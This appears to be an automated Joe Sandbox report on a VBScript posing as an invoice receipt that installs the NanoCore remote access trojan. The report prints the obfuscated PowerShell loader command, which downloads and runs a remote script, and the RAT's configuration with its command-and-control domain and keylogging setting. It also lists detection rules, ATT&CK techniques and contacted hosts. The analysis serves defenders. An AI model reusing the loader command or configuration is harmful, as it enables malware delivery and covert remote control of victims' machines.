



ID: 553203
Sample Name:
G2M18C6INV0ICERECEIPT.vbs
Cookbook: default.jbs
Time: 13:34:24
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

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Windows Analysis Report G2M18C6INV0ICERECEIPT.vbs

Overview

General Information

| | |
|--------------|---------------------------|
| Sample Name: | G2M18C6INV0ICERECEIPT.vbs |
| Analysis ID: | 553203 |
| MD5: | e193dff484ce89b.. |
| SHA1: | 49d652b6e0fe607.. |
| SHA256: | 1b8775fa633e04e.. |
| Tags: | NanoCore RAT vbs |
| Infos: | |

Most interesting Screenshot:



Process Tree

- System is w10x64
- **wscript.exe** (PID: 3220 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\G2M18C6INV0ICERECEIPT.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
 - **powershell.exe** (PID: 6152 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$Hx = 'Http://swmen.com/ben/PS1vedy.txt';\$HB=("{2}{0}{1}' -f -----|-----o-----a-----d-----'.RePlace('-----',''),*****S*****t*****r*****;*****n*****g*****.RePlace('*****',''),sss+Dsss+osss+wsss+nsss+'.RePlace('sss-');\$HB=\$({2}{0}{1}' -f-----e-----B-----c-----l-----'.RePlace('-----',''),-----|-----e-----n-----t-----'.RePlace('-----',''),-----Ne-----t-----.W-----'.RePlace('-----','');\$HBBB=\$({2}{0}{1}' -f-----w-o-----B-----j-----e-----c-----t -----H-----'.RePlace('-----',''),-----BB-----).\$H-----B(\$-----\$H-----x)-----'.RePlace('-----',''),-----|-----e-----X-----N-----'.RePlace('-----','');\$HBBBBB = (\$HBBB -Join "")|Invoke-exPression MD5: 95000560239032BC68B4C2FDFCDEF913)
 - **conhost.exe** (PID: 6160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - **aspnet_compiler.exe** (PID: 7112 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
 - **aspnet_compiler.exe** (PID: 4860 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- cleanup

Malware Configuration

Threatname: NanoCore

```
{
    "Version": "1.2.2.0",
    "Mutex": "fcfcfc300-e950-40f9-b028-e26ea176",
    "Group": "test",
    "Domain1": "testalienscy9090.duckdns.org",
    "Domain2": "testalienscy9090.duckdns.org",
    "Port": 9090,
    "KeyboardLogging": "Enable",
    "RunOnStartup": "Disable",
    "RequestElevation": "Disable",
    "BypassUAC": "Disable",
    "ClearZoneIdentifier": "Enable",
    "ClearAccessControl": "Disable",
    "SetCriticalProcess": "Disable",
    "PreventSystemSleep": "Enable",
    "ActivateAwayMode": "Disable",
    "EnableDebugMode": "Disable",
    "RunDelay": 0,
    "ConnectDelay": 4000,
    "RestartDelay": 5000,
    "TimeoutInterval": 5000,
    "KeepAliveTimeout": 30000,
    "MutexTimeout": 5000,
    "LanTimeout": 2500,
    "WanTimeout": 8000,
    "BufferSize": "ffff0000",
    "MaxPacketsSize": "0000a000",
    "GCThreshold": "0000a000",
    "UseCustomDNS": "Enable",
    "PrimaryDNSServer": "8.8.8.8",
    "BackupDNSServer": "8.8.4.4"
}
```

Yara Overview

Dropped Files

| Source | Rule | Description | Author | Strings |
|--|--------------------------|----------------------------|--------------|---------|
| C:\ProgramData\5197349279415287975939\5197349279415287975939.HTA | JoeSecurity_HtmlPhish_44 | Yara detected HtmlPhish_44 | Joe Security | |

Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|----------------------|----------------------------|-------------------------------------|---|
| 0000000F.00000000.290807365.000000000040 2000.00000040.00000001.sdmp | Nanocore_RAT_Gen_2 | Detetcs the Nanocore RAT | Florian Roth | <ul style="list-style-type: none"> • 0xff8d:\$x1: NanoCore.ClientPluginHost • 0xffca:\$x2: IClientNetworkHost • 0x13afd:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe |
| 0000000F.00000000.290807365.000000000040 2000.00000040.00000001.sdmp | JoeSecurity_Nanocore | Yara detected Nanocore RAT | Joe Security | |
| 0000000F.00000000.290807365.000000000040 2000.00000040.00000001.sdmp | NanoCore | unknown | Kevin Breen <kevin@techanarchy.net> | <ul style="list-style-type: none"> • 0xfc5:\$a: NanoCore • 0xfd05:\$a: NanoCore • 0xff39:\$a: NanoCore • 0xff4d:\$a: NanoCore • 0xff8d:\$a: NanoCore • 0xfd54:\$b: ClientPlugin • 0xff56:\$b: ClientPlugin • 0xff96:\$b: ClientPlugin • 0xfe7b:\$c: ProjectData • 0x10882:\$d: DESCrypto • 0x1824e:\$e: KeepAlive • 0x1623c:\$g: LogClientMessage • 0x12437:\$i: get_Connected • 0x10bb8:\$j: #=q • 0x10be8:\$j: #=q • 0x10c04:\$j: #=q • 0x10c34:\$j: #=q • 0x10c50:\$j: #=q • 0x10c6c:\$j: #=q • 0x10c9c:\$j: #=q • 0x10cb8:\$j: #=q |
| 00000001.00000002.312159076.000001C73FEC A000.00000004.00000001.sdmp | Nanocore_RAT_Gen_2 | Detetcs the Nanocore RAT | Florian Roth | <ul style="list-style-type: none"> • 0x12cc5:\$x1: NanoCore.ClientPluginHost • 0x12d02:\$x2: IClientNetworkHost • 0x16835:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe |
| 00000001.00000002.312159076.000001C73FEC A000.00000004.00000001.sdmp | JoeSecurity_Nanocore | Yara detected Nanocore RAT | Joe Security | |

Click to see the 19 entries

Unpacked PEs

| Source | Rule | Description | Author | Strings |
|--|----------------------|----------------------------|-------------------------------------|--|
| 15.0.aspnet_compiler.exe.400000.2.unpack | Nanocore_RAT_Gen_2 | Detects the Nanocore RAT | Florian Roth | <ul style="list-style-type: none"> • 0x1018d:\$x1: NanoCore.ClientPluginHost • 0x101ca:\$x2: IClientNetworkHost • 0x13cf:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe |
| 15.0.aspnet_compiler.exe.400000.2.unpack | Nanocore_RAT_Feb18_1 | Detects Nanocore RAT | Florian Roth | <ul style="list-style-type: none"> • 0xff05:\$x1: NanoCore Client.exe • 0x1018d:\$x2: NanoCore.ClientPluginHost • 0x117c6:\$s1: PluginCommand • 0x117ba:\$s2: FileCommand • 0x1266b:\$s3: PipeExists • 0x18422:\$s4: PipeCreated • 0x101b7:\$s5: IClientLoggingHost |
| 15.0.aspnet_compiler.exe.400000.2.unpack | JoeSecurity_Nanocore | Yara detected Nanocore RAT | Joe Security | |
| 15.0.aspnet_compiler.exe.400000.2.unpack | NanoCore | unknown | Kevin Breen <kevin@techanarchy.net> | <ul style="list-style-type: none"> • 0xfef5:\$a: NanoCore • 0xff05:\$a: NanoCore • 0x10139:\$a: NanoCore • 0x1014d:\$a: NanoCore • 0x1018d:\$a: NanoCore • 0xff54:\$b: ClientPlugin • 0x10156:\$b: ClientPlugin • 0x10196:\$b: ClientPlugin • 0x1007b:\$c: ProjectData • 0x10a82:\$d: DESCrypto • 0x1844e:\$e: KeepAlive • 0x1643c:\$g: LogClientMessage • 0x12637:\$i: get_Connected • 0x10db8:\$j: #=q • 0x10de8:\$j: #=q • 0x10e04:\$j: #=q • 0x10e34:\$j: #=q • 0x10e50:\$j: #=q • 0x10e6c:\$j: #=q • 0x10e9c:\$j: #=q • 0x10eb8:\$j: #=q |
| 15.0.aspnet_compiler.exe.400000.1.unpack | Nanocore_RAT_Gen_2 | Detects the Nanocore RAT | Florian Roth | <ul style="list-style-type: none"> • 0x1018d:\$x1: NanoCore.ClientPluginHost • 0x101ca:\$x2: IClientNetworkHost • 0x13cf:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe |

Click to see the 31 entries

Sigma Overview

AV Detection:



Sigma detected: NanoCore

E-Banking Fraud:



Sigma detected: NanoCore

System Summary:



Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Suspicious aspnet_compiler.exe Execution

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Stealing of Sensitive Information:



Sigma detected: NanoCore

Remote Access Functionality:



Sigma detected: NanoCore

Jbx Signature Overview

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Found malware configuration

Yara detected Nanocore RAT

Phishing:



Yara detected HtmlPhish44

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:



Yara detected Nanocore RAT

System Summary:



Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation:



VBScript performs obfuscated calls to suspicious functions

.NET source code contains potential unpacker

Boot Survival:



Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



Yara detected Powershell download and execute

Writes to foreign memory regions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:



Yara detected Nanocore RAT

Remote Access Functionality:




Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Comma and Cor |
|-------------------------------------|---|---|---|---|-----------------------------|---|------------------------------------|---|--|--|
| Valid Accounts | Windows Management Instrumentation 1 | DLL Side-Loading 1 | DLL Side-Loading 1 | Disable or Modify Tools 1 | OS Credential Dumping | File and Directory Discovery 1 | Remote Services | Archive Collected Data 1 1 | Exfiltration Over Other Network Medium | Ingress Transfer |
| Default Accounts | Scripting 2 2 1 | Registry Run Keys / Startup Folder 1 | Process Injection 2 1 1 | Deobfuscate/Decode Files or Information 1 | LSASS Memory | System Information Discovery 1 2 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Encrypted Channel |
| Domain Accounts | Command and Scripting Interpreter 1 | Logon Script (Windows) | Registry Run Keys / Startup Folder 1 | Scripting 2 2 1 | Security Account Manager | Query Registry 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Static Port 1 |
| Local Accounts | PowerShell 1 | Logon Script (Mac) | Logon Script (Mac) | Obfuscated Files or Information 2 | NTDS | Security Software Discovery 1 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Remote Access Software |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Software Packing 1 1 | LSA Secrets | Process Discovery 1 | SSH | Keylogging | Data Transfer Size Limits | Non-Application Layer Protocol |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | DLL Side-Loading 1 | Cached Domain Credentials | Virtualization/Sandbox Evasion 2 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Application Layer Protocol |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Masquerading 1 | DCSync | Application Window Discovery 1 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Common Used Ports |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | Virtualization/Sandbox Evasion 2 1 | Proc Filesystem | Remote System Discovery 1 | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol |
| Exploit Public-Facing Application | PowerShell | At (Linux) | At (Linux) | Process Injection 2 1 1 | /etc/passwd and /etc/shadow | System Network Connections Discovery | Software Deployment Tools | Data Staged | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocol |
| Supply Chain Compromise | AppleScript | At (Windows) | At (Windows) | Hidden Files and Directories 1 | Network Sniffing | Process Discovery | Taint Shared Content | Local Data Staging | Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol | File Transfer Protocol |


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

| Source | Detection | Scanner | Label | Link |
|---------------------------|-----------|------------|-------|------------------------|
| G2M18C6INV0ICERECEIPT.vbs | 2% | Virustotal | | Browse |

Dropped Files

No Antivirus matches

Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|--|-----------|---------|----------------------|------|-------------------------------|
| 15.0.aspnet_compiler.exe.400000.2.unpack | 100% | Avira | TR/Dropper.MSIL.Gen7 | | Download File |
| 15.0.aspnet_compiler.exe.400000.3.unpack | 100% | Avira | TR/Dropper.MSIL.Gen7 | | Download File |
| 15.0.aspnet_compiler.exe.400000.4.unpack | 100% | Avira | TR/Dropper.MSIL.Gen7 | | Download File |
| 15.0.aspnet_compiler.exe.400000.0.unpack | 100% | Avira | TR/Dropper.MSIL.Gen7 | | Download File |
| 15.0.aspnet_compiler.exe.400000.1.unpack | 100% | Avira | TR/Dropper.MSIL.Gen7 | | Download File |

Domains

No Antivirus matches

URLs

| Source | Detection | Scanner | Label | Link |
|---|-----------|-----------------|-------|------|
| http://swmen.com/ben/PS1vedy.txt | 0% | Avira URL Cloud | safe | |
| testalienscy9090.duckdns.org | 0% | Avira URL Cloud | safe | |
| http://pesterbdd.com/images/Pester.png | 0% | URL Reputation | safe | |
| http://crl.microsoft.co | 0% | URL Reputation | safe | |
| http://https://go.micro | 0% | URL Reputation | safe | |
| http://swmen.com/ben/ServerATEVN.txt%27%3B%24 | 0% | Avira URL Cloud | safe | |
| http://https://contoso.com/ | 0% | URL Reputation | safe | |
| http://https://contoso.com/License | 0% | URL Reputation | safe | |
| http://https://contoso.com/icon | 0% | URL Reputation | safe | |
| http://swmen.com | 0% | Avira URL Cloud | safe | |
| http://swmen.com/ben/ServerATEVN.txt | 0% | Avira URL Cloud | safe | |

Domains and IPs

Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|------------------------------|---------------|--------|-----------|---------------------|------------|
| testalienscy9090.duckdns.org | 185.140.53.10 | true | true | | unknown |
| swmen.com | 107.180.25.2 | true | true | | unknown |

Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|--------------------------------------|-----------|-------------------------|------------|
| http://swmen.com/ben/PS1vedy.txt | false | • Avira URL Cloud: safe | unknown |
| testalienscy9090.duckdns.org | true | • Avira URL Cloud: safe | unknown |
| http://swmen.com/ben/ServerATEVN.txt | false | • Avira URL Cloud: safe | unknown |

URLs from Memory and Binaries

Contacted IPs

Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---------------|------------------------------|---------------|------|--------|-----------------------------|-----------|
| 185.140.53.10 | testalienscy9090.duckdns.org | Sweden | | 209623 | DAVID_CRAIGGG | true |
| 107.180.25.2 | swmen.com | United States | | 26496 | AS-26496-GO-DADDY-COM-LLCUS | true |

Private

| IP |
|-------------|
| 192.168.2.1 |

General Information

| | |
|--------------------------------------|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 553203 |
| Start date: | 14.01.2022 |
| Start time: | 13:34:24 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 10m 18s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | G2M18C6INV0ICERECEIPT.vbs |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |

| | |
|--|---|
| Number of analysed new started processes analysed: | 30 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | <ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.phis.troj.evad.winVBS@8/10@34/3 |
| EGA Information: | <ul style="list-style-type: none"> • Successful, ratio: 100% |
| HDC Information: | Failed |
| HCA Information: | <ul style="list-style-type: none"> • Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0 |
| Cookbook Comments: | <ul style="list-style-type: none"> • Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated |
| Warnings: | Show All |

Simulations

Behavior and APIs

| Time | Type | Description |
|----------|-----------------|--|
| 13:35:22 | API Interceptor | 46x Sleep call for process: powershell.exe modified |
| 13:35:48 | API Interceptor | 1844x Sleep call for process: aspnet_compiler.exe modified |

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_axtvxvy.mrw.psm1 | |
|--|--|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDeep: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DBB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jvx5tmpj.e0j.ps1 | |
|--|--|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDeep: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DBB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |
| Preview: | 1 |

| C:\Users\user\AppData\Roaming\0D6ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat | |
|--|--|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 216 |
| Entropy (8bit): | 7.0915346664452 |
| Encrypted: | false |
| SSDeep: | 3:XrURGizD7cnRNGbgCFKRNX/pBK0jCV83ne+VdWPiKv2Fouo0/SZG0TtCBsm9VNoy:X4LDAnybgCFcps0OahouonZGffoboXUo |
| MD5: | C8013C97F9E5AC8BC1A5C760C8E90286 |
| SHA1: | A635B2C83A4B1A0896FFA95CDF2C8F4A5FA8AD0D |
| SHA-256: | ECC2D8FFD4183F94F2AC3CD082FFFB0EACC07D266F9FEE9AB44E2DDE2A9839B |
| SHA-512: | 996F8CDA3E651D1E06AA4AF07FB552D9A9B466EBC694911E0C8C3333A11C80F43659F383B546DD049A30039A0B07EAABF50977FB53FD21C4A6C9F3B74A5679 |
| Malicious: | false |
| Preview: | Gjh..3.A...5.x...&..i..c(1.P..P.cL..A.b.....4h...t..Z\..i....S...)FF.2...h.M+....L.#X..+.....*....}...?..r.L.....2..eO.9..!4...F8b....Q z.K2'd.F...IH.....O.;h..cV7..v..#..O.. |

| C:\Users\user\AppData\Roaming\0D6ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat | |
|--|---|
